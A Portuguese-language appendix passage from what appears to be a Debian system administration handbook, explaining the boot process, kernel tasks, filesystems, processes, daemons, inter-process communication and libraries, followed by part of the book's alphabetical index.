O setor de inicialização (ou a partição EFI), por sua vez, contém outro pedaço de software, chamada de bootloader, cujo propósito é encontrar e executar um sistema operacional. Uma vez que este bootloader não é incorporado na placa principal, mas carregado do disco, pode ser mais esperto do que a BIOS, o que explica por que o BIOS não carrega o sistema operacional por si só. Por exemplo, o carregador de inicialização (geralmente o GRUB em sistemas Linux) pode listar os sistemas operacionais disponíveis e pedir ao usuário para escolher um. Normalmente, fornece uma opção de tempo limite e escolha padrão. Às vezes, o usuário também pode optar por adicionar parâmetros para passar para o kernel, e assim por diante. Eventualmente, um kernel é encontrado, carregado na memória e executado.

NOTA
UEFI, um moderno substituto para a BIOS

UEFI é um desenvolvimento relativamente recente. A maioria dos computadores novos irão suportar a inicialização por UEFI, mas geralmente eles também suportam a inicialização por BIOS por questões de compatibilidade com sistemas operacionais que ainda não estão prontos para explorar o UEFI.

Esse novo sistema se livra de algumas das limitações da inicialização pela BIOS: com o uso de uma partição dedicada, os carregadores de inicialização não mais precisam de truques especiais para caber na pequena MBR - *master boot record*, e

assim, descobrir qual kernel inicializar. Ainda melhor, com um kernel Linux adequadamente construído, a UEFI pode inicializar o kernel diretamente sem qualquer carregador de inicialização intermediário. O UEFI é também a fundação básica usada para entregar o *Secure Boot*, uma tecnologia que garante que você apenas irá rodar software validado pelo seu fabricante de sistema operacional.

A BIOS/UEFI também é responsável por detectar e inicializar uma série de dispositivos. Obviamente, isto inclui os dispositivos IDE/SATA (normalmente disco(s) rígido(s) e unidades de CD/DVD-ROM), mas também dispositivos PCI. Os dispositivos detectados são frequentemente listados na tela durante o processo de inicialização. Se esta lista passa muito rápido, use a tecla Pause para congelá-la por tempo suficiente para ler. Dispositivos PCI instalados que não aparecem são um mau presságio. Na pior das hipóteses, o dispositivo está com defeito. Na melhor das hipóteses, é apenas incompatível com a versão atual da BIOS ou com a placa mãe. As especificações PCI evoluem, e as placas mãe antigas não são garantidas de lidar com dispositivos PCI mais recentes.

B.3.3. O Núcleo

Tanto a BIOS/UEFI como o bootloader apenas são executados por alguns segundos cada; agora estamos chegando ao primeiro software que é executado por um longo tempo, o kernel do sistema operacional. Este kernel assume o papel de um maestro de uma orquestra e assegura a coordenação entre o hardware e o software. Este papel envolve várias tarefas, incluindo: administrar o hardware, gerenciar processos, usuários e permissões, o sistema de arquivos, e assim por diante. O kernel fornece uma base comum a todos os outros programas no sistema.

B.3.4. O Espaço de Usuário

Apesar de tudo o que acontece fora do kernel podem ser agrupado como "espaço do usuário", ainda podemos separá-lo em camadas de software. No entanto, as suas interações são mais complexas do que antes, e as classificações podem não ser tão simples. Uma aplicação geralmente usa as bibliotecas, que por sua vez envolvem o kernel, mas as comunicações também podem envolver outros programas, ou até mesmo muitas bibliotecas que chamam umas às outras.

B.4. Algumas Tarefas realizadas pelo Núcleo

B.4.1. Controlando o Hardware

O kernel tem, em primeiro lugar, a tarefa de controlar as partes do hardware, detectando-os, trocando-os quando o computador é ligado, e assim por diante. Também torna disponíveis para o software de alto nível com uma interface de programação simplificada, para que os aplicativos possam tirar proveito de dispositivos sem ter que se preocupar com detalhes como qual slot de extensão a placa opcional estiver conectada. A interface de programação também fornece uma

camada de abstração; isso permite que o software de videoconferência, por exemplo, usar uma webcam independentemente da sua marca e modelo. O software pode apenas usar a interface Vídeo for Linux (V4L), e o kernel traduz as chamadas de função desta interface para os comandos de hardware reais necessários pela webcam específica em uso.

O kernel exporta muitos detalhes sobre o hardware detectado através dos sistemas de arquivos virtuais `/proc/` e `/sys/`. Várias ferramentas resumem esses detalhes. Entre elas, o `lspci` (no pacote `pciutils`) lista os dispositivos PCI, `lsusb` (no pacote `usbutils`) lista os dispositivos USB e `lspcmcia` (no pacote `pcmciautils`) lista de cartões PCMCIA. Estas ferramentas são muito úteis para a identificação do modelo exato de um dispositivo. Esta identificação permite também pesquisas mais precisas na web, que por sua vez, levam a documentos mais relevantes.

Exemplo B.1 Exemplo de informação provida pelo `lspci` e `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ↳ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ↳ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ↳ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ↳ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ↳ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Estes programas têm uma opção `-v`, que lista informações com muito mais detalhes (mas geralmente não é necessário). Finalmente, o comando `lsdev` (no pacote `procinfo`) lista os recursos de comunicação usados pelos dispositivos.

As aplicações acessam frequentemente os dispositivos por meio de arquivos especiais criados dentro de `/dev/` (veja a barra lateral [Permissão de acesso a dispositivos \[165\]](#)). Estes são arquivos especiais que representam as unidades de disco (por exemplo, `/dev/hda` e `/dev/sdc`), partições (`/dev/hda1` ou `/dev/sdc3`), mouses (`/dev/input/mouse0`), teclados (`/dev/input/event0`), placas de som (`/dev/snd/*`), portas seriais (`/dev/ttyS*`), e assim por diante.

B.4.2. Sistema de Arquivos

Os sistemas de arquivos são um dos aspectos mais importantes do kernel. Sistemas Unix agrupam todos os arquivos que armazenam em uma hierarquia única, que permite aos usuários (e as aplicações) a acessar os dados simplesmente por saber a sua localização dentro dessa hierarquia.

O ponto de partida desta árvore hierárquica é chamado de raiz, `/`. Este diretório pode conter subdiretórios nomeados. Por exemplo, o subdiretório `home` do `/` é chamado `/home/`. Este subdiretório pode, por sua vez, contêm outros subdiretórios, e assim por diante. Cada diretório também pode conter arquivos, onde os dados reais serão armazenados. Assim, o nome `/home/rmas/Desktop/hello.txt` refere-se a um arquivo chamado `hello.txt` armazenado no subdiretório `Desktop`, subdiretório do `rmas`, subdiretório de `home`, diretório presente na raiz. O kernel traduz entre este sistema de nomenclatura e o armazenamento real e física no disco.

Ao contrário de outros sistemas, só há uma hierarquia deste tipo, e pode integrar dados de vários discos. Um desses discos é usado como a raiz, e os outros são "montados" em diretórios na hierarquia (o comando Unix é chamado `mount`); esses outros discos estarão disponíveis sob estes "pontos de montagem". Isso permite o armazenamento do diretório principal dos usuários (tradicionalmente armazenados dentro de `/home/`) em um segundo disco rígido, que irá conter os diretórios `rhertzog` e `rmas`. Depois que o disco é montado em `/home/`, esses diretórios estarão disponíveis em seus locais habituais e caminhos como `/home/rmas/Desktop/hello.txt` continuaram funcionando.

Existem muitos formatos de sistemas de arquivo que corresponde a muitas formas de armazenamento físico de dados nos discos. O mais conhecido são o `ext2`, `ext3` e o `ext4`, mas existem outros. Por exemplo, o `vfat` é o sistema que foi historicamente usado pelos sistemas operacionais DOS e Windows, que permite utilizar os discos rígidos tanto no Debian como no Windows. Em qualquer caso, um sistema de arquivos deve ser preparado em um disco antes que ele possa ser montado e esta operação é conhecida como "formatação". Comandos como `mkfs.ext3` (onde `mkfs` é *MaKe FileSysteM* - criar sistema de arquivos) fazem a formatação. Estes comandos exigem, como um parâmetro, um arquivo de dispositivo que representa a partição a ser formatada (por exemplo, `/dev/sda1`). Esta operação é destrutiva e só deve ser executado uma vez, exceto se queira limpar deliberadamente um sistema de arquivos e começar de novo.

Há também sistemas de arquivos de rede, como o NFS, em que os dados não são armazenados em um disco local. Em vez disso, os dados são transmitidos através da rede para um servidor que os armazena e recupera sob demanda. A abstração de sistema de arquivos evita que os usuários de cuidar: arquivos permanecem acessíveis na sua forma hierárquica usual.

B.4.3. Funções Compartilhadas

Uma vez que uma quantidade das mesmas funções são usadas por todos os softwares, não faz sentido centralizá-las no kernel. Por exemplo, a gestão do sistema de arquivos compartilhado permite qualquer aplicativo simplesmente abrir um arquivo pelo nome, sem precisar se preocupar onde o arquivo está armazenado fisicamente. O arquivo pode ser armazenado em diferentes partes em um disco rígido, ou dividido em vários discos rígidos, ou mesmo armazenados em um

servidor de arquivos remoto. As funções de comunicação compartilhadas são usadas por aplicativos para troca de dados de forma independente da forma como os dados são transportados. Por exemplo, o transporte poderia ser sobre qualquer combinação de redes locais sem fio ou através de uma linha telefônica.

B.4.4. Gerenciamento de Processos

Um processo é uma instância em execução de um programa. Isso requer memória para armazenar tanto o próprio programa quanto seus dados operacionais. O kernel é responsável pela criação e acompanhá-los. Quando um programa é executado, o kernel primeiro reserva alguma memória, em seguida carrega o código executável do sistema de arquivos para ele, e então começa a execução do código. Ele mantém informações sobre este processo, o mais visível é um número de identificação conhecido como *pid* (*process identifier* - identificador de processo).

Kernels tipo Unix (incluindo o Linux), como a maioria dos outros sistemas operacionais modernos, são capazes de "multitarefa". Em outras palavras, eles permitem a execução de vários processos "ao mesmo tempo". Na verdade, há apenas um processo em execução em qualquer momento, mas o kernel divide o tempo em pequenas porções e executa cada processo de cada vez. Uma vez que estas porções de tempo são muito curtas (com intervalo em milissegundos), eles criam a ilusão de processos em execução em paralelo, embora estejam, na verdade, somente ativo durante alguns intervalos de tempo e ociosos no resto do tempo. O trabalho do kernel é ajustar seus mecanismos de agendamento para manter essa ilusão, enquanto maximiza o desempenho do sistema global. Se as porções de tempo são muito longas, o aplicativo pode não parecer responsivo como desejado. Se são muito curtas, o sistema perde tempo trocando entre as tarefas com muita frequência. Estas decisões podem ser ajustadas pelas prioridades do processo. Os processos de alta prioridade serão executados por porções de tempo mais longas e mais frequentes do que os processos de baixa prioridade.

NOTA
Sistemas multiprocessados (e suas variantes)

A restrição descrita acima, de apenas um processo sendo capaz de rodar de cada vez, nem sempre é aplicável. A restrição real é que só pode haver um processo de execução *por núcleo de processador* de cada vez. Sistemas multiprocessador, multi-core ou "hiper-thread" permitem que vários processos executem em paralelo. O mesmo sistema de divisão de tempo ainda é usado, no entanto, de forma a lidar com casos em que existem mais processos ativos do que núcleos de processador disponíveis. Isto está longe de ser incomum: um sistema básico, ainda que na maior parte inativo, quase sempre tem dezenas de processos em execução.

Claro que, o núcleo permite a execução de várias instâncias independentes do mesmo programa. Mas cada um só pode acessar os seus próprios intervalos de tempo e memória. Assim seus dados se mantém independentes.

B.4.5. Gerenciamento de Direitos

Sistemas similares ao Unix também são multiusuário. Eles fornecem um sistema de gerenciamento de direitos que permite grupos e usuários separados; ele também permite controle so-

bre ações com base em permissões. O kernel gerencia dados de cada processo, permitindo-lhe controlar as permissões. Na maioria das vezes, um processo é identificado pelo usuário que o iniciou. Esse processo só é capaz de agir de acordo com as permissões disponíveis para seu dono. Por exemplo, tentar abrir um arquivo requer que o kernel verifique a identidade do processo em relação as permissões de acesso (para mais detalhes sobre este exemplo em particular, veja Seção 9.3, “[Gerenciando Direitos](#)” [204]).

B.5. O Espaço de Usuário

“Espaço de usuário” refere-se ao ambiente de execução de processos normais (em oposição aos do kernel). Isso não significa necessariamente que esses processos foram realmente iniciados por usuários, pois um sistema padrão normalmente tem vários processos “daemon”(serviços) (ou em segundo plano) em execução antes mesmo do usuário abrir uma sessão. Processos daemon também são considerados processos no espaço do usuário.

B.5.1. Processo

Quando o kernel passa por sua fase de inicialização, ele inicia o primeiro de todos os processos, o `init`. O processo #1 sozinho, raramente é útil por si só, e em sistemas similares ao Unix rodam com muitos processos adicionais.

Em primeiro lugar, um processo pode se clonar (isto é conhecido como *fork*). O kernel aloca um novo (mas idêntico) espaço de memória do processo, e um outro processo para usá-lo. Neste momento, a única diferença entre esses dois processos é o seu *pid*. O novo processo é costumeiramente chamado de um processo filho, e o processo original cujo *pid* não muda, é chamado de processo pai.

Às vezes, o processo filho continua vida de forma independente de seu pai, com os seus próprios dados copiados do processo pai. Em muitos casos, porém, este processo filho executa outro programa. Com poucas exceções, sua memória é simplesmente substituída pela do novo programa, e a execução deste novo programa começa. Esse é o mecanismo usado pelo processo `init` (com processo número 1) para iniciar serviços adicionais e executar toda a sequência de inicialização. Em algum momento, um dos processos descendentes do `init` inicia uma interface gráfica para os usuários iniciarem sua sessão (a sequência dos eventos é descrito em mais detalhes no Seção 9.1, “[Inicialização do Sistema](#)” [188]).

Quando um processo termina a tarefa para a qual ele foi iniciado, ele termina. O kernel então recupera a memória atribuída para este processo, e para de dar porções de tempo de execução. É dito ao processo pai que seu processo filho que está sendo encerrado, o que permite que um processo aguardar a conclusão de uma tarefa que delegada a um processo filho. Este comportamento é claramente visível nos interpretadores de linha de comando (conhecido como *shells*). Quando um comando é digitado em um shell, o prompt só volta quando a execução do comando é concluída. A maioria dos shells permitir a execução do comando em segundo plano simplesmente adicionando um `&` no final do comando. O prompt é imediatamente exibido em seguida,

o que pode ser um problema se o comando deve exibir dados próprios.

B.5.2. Daemons

Um "daemon"(serviço) é um processo iniciado automaticamente pela sequência de inicialização. Ele continua em execução (em segundo plano) para executar as tarefas de manutenção ou prover serviços a outros processos. Esta "tarefa em segundo plano"é realmente arbitrária e não tem uma importância especial do ponto de vista do sistema. Eles são simplesmente os processos, bastante semelhante a outros processos, que se executam quando está em sua porção de tempo. A distinção é apenas na língua humana: um processo que é executado sem interação com o usuário (em particular, sem qualquer interface gráfica) é dita estar em execução "em segundo plano"ou "como um serviço".

VOCABULÁRIO
Daemon, demon, um termo depreciativo?

Em inglês, utiliza-se o termo *daemon* compartilhando sua etimologia grega com *demônio*, o que não implica formalmente mal diabólico, ao contrário, deve ser entendido como uma espécie de espírito ajudante. Esta distinção é sutil o suficiente em inglês; é ainda pior em outras línguas em que a mesma palavra é usada para ambos os significados.

Vários desses daemon são descritos em detalhe em Capítulo 9, *Serviços Unix* [188].

B.5.3. Comunicação Inter Processos

Um processo isolado, seja um daemon ou um aplicativo interativo, raramente é útil por si só, e é por isso que existem vários métodos que permitem a comunicação entre os processos separados, seja para troca de dados ou para controlar um ao outro. O termo genérico que se refere a isso é *comunicação entre processos*, ou IPC (Inter-Process Communication) para abreviar.

O sistema IPC mais simples é utilizar arquivos. O processo que deseja enviar dados escreve-os em um arquivo (com um nome já conhecido), enquanto o destinatário só precisa abrir o arquivo e ler seu conteúdo.

No caso de você não desejar armazenar dados em disco, você pode usar um *pipe* (conexão), que é simplesmente um objeto com duas extremidades; bytes escritos em uma extremidade são legíveis no outro. Se as extremidades são controladas por processos separados, este se converte em um canal de comunicação entre processos simples e conveniente. Pipes podem ser classificados em duas categorias: pipes nomeados e pipes anônimos. Um pipe nomeado é representado por uma entrada no sistema de arquivos (embora os dados transmitidos não são armazenados lá), para que ambos os processos posam abri-lo de forma independente se a localização do pipe nomeado é conhecido antecipadamente. Nos casos em que os processos de comunicação estão relacionados (por exemplo, um pai e seu processo filho), o processo pai também pode criar um pipe anônimo antes da bifurcação, e o filho o herda. Assim, ambos os processos serão capazes de trocar dados através do pipe sem a necessidade do sistema de arquivos.

Um exemplo concreto

Vamos descrever em detalhes o que acontece quando um comando complexo (um *pipeline*) é executado a partir de um shell. Vamos assumir que temos um processo bash (o shell do usuário padrão no Debian), com *pid* 4374; neste shell podemos digitar o comando: `ls | sort`.

O shell interpreta pela primeira vez o comando digitado nele. No nosso caso, ele entende que existem dois programas (`ls` e `sort`), com um fluxo de dados que flui de um para o outro (denotada pelo caractere `|`, conhecido como *pipe*). O bash primeiro cria um pipe sem nome (que inicialmente só existe dentro do processo bash em si).

Então o shell se clona; isso leva a um novo processo bash com *pid* #4521 (*pids* são números abstratos e geralmente não têm significado particular). O processo #4521 herda o pipe, o que significa que é capaz de escrever em seu lado de "entrada"; o bash redireciona seu fluxo de saída padrão para a entrada deste pipe. Em seguida, ele executa (e substitui-se com) o `ls` do programa, que lista o conteúdo do diretório atual. Como o `ls` escreve em sua saída padrão, e anteriormente se direcionou esta saída, seus resultados são efetivamente enviados para o pipe.

Uma operação similar acontece para o segundo comando: obash se clona novamente, levando a um novo processo bash com *pid* #4522. Como também é um processo filho do #4374, também herda o pipe; em seguida o bash conecta sua entrada padrão para a saída do pipe, então executa (e se substitui com) o `sort`, que classifica sua entrada e exibe os resultados.

Todas as peças do quebra-cabeça agora estão definidas: o `ls` lê o diretório atual e escreve a lista de arquivos dentro do pipe; o `sort` lê esta lista, classifica-a em ordem alfabética e exibe os resultados. Os processos números #4521 e #4522 encerram, e o #4374 (que estava esperando por eles durante a operação), retoma o controle e exibe o prompt permitindo que o usuário digite um novo comando.

No entanto, nem todas as comunicações entre processos são usados para mover os dados. Em muitas situações, a única informação que deve ser transmitida são mensagens de controle tais como "execução em pausa" ou "retomar execução". O Unix (e Linux) fornece um mecanismo conhecido como *sinais*, através do qual um processo pode simplesmente enviar um sinal específico (escolhido dentro de uma lista pré-definida de sinais) para outro processo. O único requisito é saber o *pid* do alvo.

Para comunicações mais complexas também existem mecanismos que permitem um processo acessar, ou compartilhar, parte da memória alocada para outros processos. A memória agora compartilhada entre eles pode ser usada para mover dados entre os processos.

Finalmente, as conexões de rede também podem ajudar a comunicação de processos; esses processos podem até ser executados em diferentes computadores, possivelmente a milhares de quilômetros de distância.

É bastante normal para um típico sistema similar ao Unix fazer uso de todos esses mecanismos em vários graus.

B.5.4. Bibliotecas

Bibliotecas de funções desempenham um papel crucial em um sistema operacional similar ao Unix. Eles não são programas propriamente dito, uma vez que não podem ser executados por si próprios, mas coleções de fragmentos de código que podem ser utilizados pelos programas normais. Entre as bibliotecas comuns, você pode encontrar:

- a biblioteca padrão C (*glibc*), que contém as funções básicas como aqueles para abrir arquivos ou conexões de rede, e outras que facilitam as interações com o kernel;
- toolkits gráficos, como Gtk+ e o Qt, permitindo que muitos programas reutilizem os objetos gráficos que eles provêm;
- a biblioteca *libpng* que permite carregar, interpretar e salvar imagens no formato PNG.

Graças a essas bibliotecas, as aplicações podem reutilizar o código existente. O desenvolvimento de aplicações é simplificado já que muitas aplicações podem reutilizar as mesmas funções. Como as bibliotecas são geralmente desenvolvidas por pessoas diferentes, o desenvolvimento global do sistema está mais perto da filosofia histórica do Unix.

CULTURA

O Estilo Unix; uma coisa de cada vez

Um dos conceitos fundamentais em que subjaz à família de sistemas operacionais Unix é que cada ferramenta deveria fazer uma coisa, e fazê-lo bem; aplicações podem reutilizar essas ferramentas para criar uma lógica mais avançada sobre elas. Essa filosofia pode ser vista em muitas encarnações. Shell scripts podem ser o melhor exemplo: eles montam sequências complexas de ferramentas muito simples (como grep, wc, sort, uniq e assim por diante). Outra implementação dessa filosofia pode ser vista em bibliotecas de código: a biblioteca *libpng* permite ler e escrever imagens PNG, com diferentes opções e de maneiras diferentes, mas ele faz só isso; nenhuma questão de incluir funções que exibem ou editam imagens.

Além disso, essas bibliotecas muitas vezes são referidas como "bibliotecas compartilhadas", desde que o kernel possa carregá-las apenas uma vez para a memória, mesmo se vários processos utilizam a mesma biblioteca ao mesmo tempo. Isso permite economia de memória, quando comparado com a situação oposta (hipotética), onde o código para uma biblioteca seria carregada tantas vezes quantos os processos que a utilizam.

Índice Remissivo

- .config, 181
.d, 115
.htaccess, 281
/etc/apt/apt.conf.d/, 115
/etc/apt/preferences, 116
/etc/apt/sources.list, 104
/etc/apt/trusted.gpg.d/, 126
/etc/bind/named.conf, 249
/etc/default/ntpdate, 175
/etc/exports, 286
/etc/fstab, 177
/etc/group, 164
/etc/hosts, 159, 160
/etc/init.d/rcS, 195
/etc/init.d/rcS.d/, 195
/etc/pam.d/common-account, 298
/etc/pam.d/common-auth, 298
/etc/pam.d/common-password, 298
/etc/passwd, 161
/etc/shadow, 162
/etc/sudoers, 176
/etc/timezone, 173
/proc/, 159
/sys/, 159
/usr/share/doc/, 11
/usr/share/zoneinfo/, 173
/var/lib/dpkg/, 84
~, 166
1000BASE-T, 154
100BASE-T, 154
10BASE-T, 154
10GBASE-T, 154
32/64 bits, escolha, 53
- A
A, registro DNS, 248
AAAA, registro DNS, 248
ACPI, 227
acpid, 227
addgroup, 164
adduser, 164
adicionar um usuário a um grupo, 165
Administradores dsa Contas do Debian, 14
administração, interfaces, 207
ADSL, modem, 156
Advanced Configuration and Power Interface, 227
Advanced Package Tool, 104
AFP, 42
Afterstep, 370
agendando comandos, 213
Agente de usuário (user agent) (SIP), 383
AH, protocolo, 239
aide (Pacote Debian), 400
Akkerman, Wichert, 12
alien, 100
alioth, 18
aliás
 alias de domínio virtual, 264
Allow from, diretivas do Apache, 282
AllowOverride, diretiva Apache, 280, 281
alternativa, 370
am-utils, 179
amanda, 219
ambiente, 151
 ambiente heterogêneo, 42
 variável de ambiente, 166
ambiente gráfico, 371
 remoto, 203

ambiente gráfico remoto, 203
ambiente, ambiente gráfico remoto, 203
amd, 179
amd64, 47
anacron, 216
analisador de registros web, 282
analog, 145
Anjuta, 379
antivírus, 274
apache, 276
Aplicação, Tipo de Aplicação, 420
AppArmor, 402
AppleShare, 42
AppleTalk, 42
approx, 111
apropos, 138
APT, 76, 104
 buscador de pacotes, 120
 configuração, 115
 configuração inicial, 67
 exibição de cabeçalho, 120
 interfaces, 121
 pinning, 116
 preferências, 116
apt, 111
apt dist-upgrade, 114
apt full-upgrade, 114
apt install, 112
apt purge, 112
apt remove, 112
apt search, 120
apt show, 120
apt update, 112
apt upgrade, 114
apt-cache, 120
apt-cache dumpavail, 121
apt-cache pkgnames, 121
apt-cache policy, 121
apt-cache search, 120
apt-cache show, 120
apt-cacher, 111
apt-cacher-ng, 111
apt-cdrom, 105
apt-ftparchive, 442
apt-get, 111
apt-get dist-upgrade, 114
apt-get install, 112
apt-get purge, 112
apt-get remove, 112
apt-get update, 112
apt-get upgrade, 114
apt-key, 126
apt-mark auto, 119
apt-mark manual, 119
apt-xapian-index, 121
apt.conf.d/, 115
aptitude, 71, 111, 121
aptitude dist-upgrade, 114
aptitude full-upgrade, 114
aptitude install, 112
aptitude markauto, 119
aptitude por que, 119
aptitude purge, 112
aptitude remove, 112
aptitude safe-upgrade, 114
aptitude search, 120
aptitude show, 120
aptitude unmarkauto, 119
aptitude update, 112
Aptosid, 457
ar, 76
Arquitetura
 suporte multi-arqu, 98
arquitetura, 3, 46
arquivo
 especial, 165
 logs, rotação, 176
 servidor, 285
 sistema, 62
arquivo de pacote, 442
arquivo debian.tar.gz, 88
arquivo diff.gz, 88
arquivo DSC, 88
arquivos
 arquivos de log, 209
confidencialidade, 66

logs, 144
ASCII, 151
assinatura
 assinatura do pacote, 125
associação, 2, 4
assumindo um servidor Debian, 45
at, 216
ATA, 466
atd, 213
ATI, 369
atividades, histórico de, 397
atividades, monitorando, 397
atq, 216
atribuição de nomes, 159
atrm, 216
atualização
 atualização automática do sistema, 131
 atualização do sistema, 114
atualização automática, 131
atualizações
 atualizações de segurança, 107
 atualizações estáveis, 107
 backports, 107
atualizações de segurança, 107
atualizações estáveis, 107
atualizações-propostas, 107
atualizações-propostas-estáveis, 107
autenticação
 autenticação de pacote, 125
autenticação web, 281
autobuilder, 25
autofs, 179
automount, 179
automounter, 179
autor original, 6
autor, original, 6
Avahi, 42
awk, 370
AWStats, 282
awtats, 145
axi-cache, 121, 135
azerty, 152

BABEL, roteamento mesh sem fio, 245
babeld, 245
backdoor, 429
backport, 107, 434
backports.debian.org, 108
BackupPC, 219
bacula, 219
banco de dados
 banco de dados de desenvolvedores, 10
 de grupos, 161
 de usuários, 161
bash, 165
BGP, 245
bgpd, 245
biblioteca (de funções), 475
bind9, 249
BIOS, 50, 467
Blackbox, 370
bloco, modo, 165
blocos (disco), 218
Bo, 9
Bochs, 334
Bonjour, 42
Breaks, campo de cabeçalho, 81
broadcast, 154
Bruce Perens, 9
BSD, 36
BTS, 14
buffer
 buffer de recepção, 392
buffer de recepção, 392
bug
 relatar um bug, 16
 severidade, 15
bugs.debian.org, 14
Build-Depends, campo de cabeçalho, 89
Build-Depends, campo de controle, 435
build-simple-cdd, 357
buildd, 25
busca de pacotes, 120
Buster, 9
Buzz, 9
bzip2, 104

B

bzr, 20

C

c++, 370

cabo de par trançado, 158

cache, proxy, 68, 110

cadeia, 390

Calligra Suite, 381

carregador

- carregador de inicialização, 54, 69, 167
- inicialização, 54

carregador de inicialização, 54, 69, 167

Carregador Linux, 170

carácter, modo, 165

cc, 370

CD-ROM

- CD-ROM de instalação, 51
- inicializável, 457
- netinst CD-ROM, 51

CD-ROM inicializável, 457

certificado

- X.509, 233

Certificados, 259

chage, 163

changelog.Debian.gz, 141

Chat

- servidor, 302

chave

- chaves de autenticação do APT, 126

chave confiável, 126

checksecurity, 401

chfn, 163

chgrp, 206

chmod, 206

chown, 206

chsh, 163

ciclo de vida, 24

CIFS, 288

cifs-utils, 290

clamav, 274

clamav-milter, 274

cliente

- arquitetura cliente/servidor, 198
- NFS, 287

CNAME, registro DNS, 248

CodeWeavers, 382

codificação, 150

codinome, 9

Collins, Ben, 12

comando agendamento, 213

comitê técnico, 12

Common Unix Printing System, 167

common-account, 298

common-auth, 298

common-password, 298

comparação de versões, 97

Compartilhamento Windows, 288

Compartilhamento Windows, montagem, 290

compilador, 4

compilando

- o núcleo, 179

compilação, 4

componente (de um repositório), 105

Compose, tecla, 152

Comunicação Inter Processos, 473

conector RJ45, 154

conector, RJ45, 154

conexão

- por modem ADSL, 156
- por um modem PSTN, 156

conffiles, 87

confidencialidade

- arquivos, 66

config, script debconf, 86

configuracao

- configuracao do programa, 143

configuração

- arquivos de, 87
- configuração inicial do APT, 67
- da rede, 155
- de rede
 - DHCP, 57
 - estática, 57
 - do núcleo, 181
 - imprimindo, 167

conflicts, 81

Conflicts, campo de cabeçalho, 81

- congelamento, 27
conjunto de caractere, 150
console-data, 152
console-tools, 152
constituição, 12
conta
 conta do administrador, 58, 176
 criação, 164
 desativar, 163
contexto de segurança, 411
contexto, contexto de segurança, 411
contrato social, 5
contrato, social, 5
control, 78
control.tar.gz, 84
Controle de Acesso Mandatório, 402
controle de domínio, 288
controle de tráfego, 243
copyleft, 8
copyright, 142
copyrights, 8
correo
 servidor de, 260
cota, 165, 217
CPAN, 83
criação
 de contas de usuários, 164
 de grupos, 164
cron, 213
crontab, 214
CrossOver, 382
crypt, 161
csh, 166
CUPS, 167
cups, 167
 administração, 167
Custo Total de Propriedade, 36
cvs, 20
Código Aberto, 9
código binário, 4
cópia de segurança, 219
cópia de segurança (backup)
 em fita, 222
cópia, cópia de backup, 219
- D**
- daemon, 144, 473
DAM, 14
dansguardian, 293
DATA, 269
DCF-77, 175
dch, 445
dconf, 372
DDPO, 19
debate aquecido, 13
debc, 445
debconf, 86, 209, 353
debfoster, 120
debhelper, 446
debi, 445
Debian França, 4
debian-admin, 19
debian-archive-keyring, 126
debian-cd, 3, 355
debian-installer, 4, 50
debian-kernel-handbook, 180
debian-user@lists.debian.org, 145
debian.net, 110
deborphan, 120
debsums, 399
debtags, 135
debuild, 445
Definição Debian de Software Livre, 7
delgroup, 164
Deny from, diretivas do Apache, 282
Depends, campo de cabeçalho, 79
dependência, 79
dependência quebrada, 93
Desabilitando uma conta, 163
descompactando, pacote fonte, 90
descomprimindo, pacote fonte, 90
desempacotando
 pacote binário, 92
 pacote fonte, 90
desenvolvedores
 banco de dados de desenvolvedores, 10
 desenvolvedores Debian, 10

deteccao, intrusao, 401
detecção de intruso, 401
devscripts, 445
Devuan, 458
DFSG, 7
dh-make, 446
DHCP, 155, 251
diff, 15, 222
diminuir uma partição, 64
DirectoryIndex, diretivas do Apache, 280
direitos, 204
 máscara, 207
 reresentação octal, 206
diretivas Apache, 280, 282
Diretivas do Apache, 280, 282
Diretório de Software Livre, 142
diretório, LDAP, 293
dirvish, 219
disco rígido, nomes, 168
dispositivo
 dispositivo multi disco, 65
 permissões de acesso, 165
disposição do teclado, 56, 151
distribuição
 distribuição comercial, XXI
 distribuição Linux, XXI
 distribuição Linux comercial, 37
 distribuição Linux comunitária, 37
distribuição Linux
 papel, 23
Distrowatch, 459
distrubuição derivada, 17
Divisão (fork), 199
dkms, 183
dm-crypt, 66
DNAT, 231
DNS, 160, 248
 atualizações automáticas, 253
 registro (record) NAPTR, 302
 registro (record) SRV, 302
 zona, 248
DNSSEC, 249
documentação, 138, 141
localização, 11
Documentos da Fundação, 5
Domain Name Service, 160
domínio
 nome, 159
 virtual, 264
domínio virtual, 264
 alias de domínio virtual, 264
 domínio virtual de caixas de correio, 265
domínio virtual de caixas de correio, 265
Domínio Windows, 288
dono
 grupo, 204
 usuário, 204
DoudouLinux, 459
dpkg, 76, 91
 banco de dados, 84
 dpkg --verify, 398
 operação interna, 85
dpkg-reconfigure, 209
dpkg-source, 90
DPL, 12
dput, 446
DruCall, 308
DSA (Administradores de Sistemas do Debian), 19
dselect, 72
dsl-provider, 157
DST, 173
dump, 222
duplo boot, 53, 70
dupload, 446
DVD-ROM
 DVD-ROM de instalação, 51
 netinst DVD-ROM, 51
Dynamic Host Configuration Protocol, 251

E

e-mail
 filtrando, 262
 filtrando pelo destinatário, 269
 filtrando pelo remetente, 268
 filtro de conteúdo, 270
easy-rsa, 233

edquota, 217
eGroupware, 379
EHLO, 267
Ekiga, 383, 384
email
 programa, 374
Empathy, 383
Emulando o Windows, 381
encaminhamento de porta, 201, 231
endereço IP, 154
 privado, 231
endereço IP privado, 231
endereço, endereço IP, 154
Enhances, campo de cabeçalho, 80
Epiphany, 377
escolha, 370
 do idioma, 55
 do país, 55
escrita, direito, 205
ESP, protocolo, 239
espaço de núcleo, 472
espaço de usuário, 472
especial, arquivo, 165
Estável, 24
Estável Antiga, 24
Estável Antiga Antiga, 24
Etch, 9
eth0, 155
Ethernet, 154, 155
Evolution, 374
evolution-ews, 375
Excel, Microsoft, 381
